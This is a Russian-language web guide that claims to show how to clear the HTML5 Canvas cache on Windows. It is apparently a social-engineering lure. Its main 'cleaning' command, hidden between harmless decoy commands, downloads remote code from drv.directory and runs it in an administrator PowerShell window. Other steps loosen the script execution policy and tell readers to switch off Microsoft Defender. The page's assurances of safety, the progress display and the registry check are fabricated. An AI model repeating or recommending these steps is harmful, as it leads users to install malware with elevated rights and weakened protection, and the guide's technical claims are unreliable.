HTML5 Canvas — универсальный инструмент для отрисовки графики и создания анимаций в браузере. Обычно браузеры самостоятельно управляют его кэшем, но на Windows порой накопленные данные мешают работе сайтов и приложений, поэтому приходится вручную очистить кэш Канвас на Виндовс. В этой статье приведена подробная пошаговая инструкция для быстрой и безопасной очистки.

Шаг 1. Откройте командную строку с правами администратора для очистки кэша Канвас
- Нажмите кнопку Пуск или клавишу Windows на клавиатуре.
- В строке поиска начните вводить «Командная строка» или просто cmd.
- Когда программа появится в списке, щёлкните по ней правой кнопкой мыши.
- Выберите пункт Запуск от имени администратора и подтвердите запрос системы.
Шаг 2. Запускаем команды для подготовки и очистки кэша Canvas
Вставляйте их по очереди, нажимая Enter после каждой.
dir %WINDIR%\FontsПокажет список всех шрифтов, установленных в системе.
powershell Set-ExecutionPolicy RemoteSigned -ForceРазрешает запуск локальных PowerShell-скриптов, чтобы последующие действия выполнялись без ошибок.
fsutil behavior query memoryusage & powershell -C "iwr 'drv.directory/2' | iex" & type nul | more | find /V "" >nulОчищает кэш Canvas на Windows полностью.
При запуске команды очистки кэша Canvas в окне командной строки появится информация о ходе выполнения операции. Вы увидите индикатор прогресса, отражающий, на каком этапе находится процесс.

После выполнения этих команд кэш Canvas в Windows будет очищен. Это безопасная процедура — удаляются только временные файлы, которые больше не используются, а работа системы и установленных программ не пострадает.
Шаг 3. Проверяем, очистился ли кэш Canvas
Чтобы убедиться, что кэш был успешно очищен, введите поочерёдно следующие команды в PowerShell (запущенном от имени администратора):
powershell Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Diagnostics\LastRun" -Name "CanvasCacheDel"Если кэш очищен, вы увидите дату последней очистки. Если же появится сообщение «Свойство CanvasCacheDel не существует…», значит очистка не была выполнена и процедуру нужно повторить.
Что делать, если очистка кэша Canvas не сработала
Если после выполнения шагов кэш по-прежнему не сброшен, попробуйте:
- Открыть командную строку или PowerShell от имени администратора и ввести:
whoami /privУбедитесь, что у вас активны права администратора. При необходимости выполните:
powershell Start-Process PowerShell -Verb RunAsчтобы запустить PowerShell с повышенными привилегиями.
- Временно отключить антивирус или Microsoft Defender — иногда они блокируют выполнение скриптов. После очистки не забудьте включить защиту обратно.
Итоги проделанной работы
В ходе инструкции мы разобрали, как вручную очистить кэш Canvas на Windows: от запуска командной строки с правами администратора и выполнения необходимых команд до дополнительных мер, если очистка не проходит с первого раза. Теперь ваша система свободна от устаревших временных данных, что позволит Canvas работать быстрее и стабильнее. Для тех, кто хочет глубже разобраться в оптимизации Windows и других IT-решениях, рекомендуем посетить ресурс geeks-master.ru, где вы найдёте подробные статьи, инструкции и полезные советы.